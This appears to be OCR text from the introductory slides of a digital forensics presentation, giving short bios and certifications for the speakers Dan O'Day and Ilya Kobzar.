

BITS?
A BIT ABOUT US
?
CONTACT US
SOURCES
BITS and pieces


A bit about us

Dan O'Day & Ilya Kobzar

Dan O'Day

#DFIR / 4n68r, programmer, ham radio, aspiring reverse engineer, avid reader

- GCFA
- GNFA
- DHS: DEASTP / SCERS / CNITP / MFTP




HIGH INTENSITY DRUG TRAFFICKING AREAS
HIDTA
Funded by the Office of
National Drug Control Policy
INDIANA HIDTA
U.S. DEPARTMENT OF HOMELAND SECURITY


KPMG

- GCFA
- GNFA
- DHS: DEASTP / SCERS / CNITP / MFTP

Dan O'Day


#DFIR / 4n68r, programmer, ham radio, aspiring reverse engineer, avid reader

- GCFA
- GNFA
- DHS: DEASTP / SCERS / CNITP / MFTP

Ilya Kobzar

Incident response, computer forensics, malware reverse engineering, reading

- GREM
- GCFA
- EnCE
- ACE





KPMG

- GREM
- GCFA
- EnCE
- ACE

Ilya Kobzar


Incident response, computer forensics, malware reverse engineering, reading

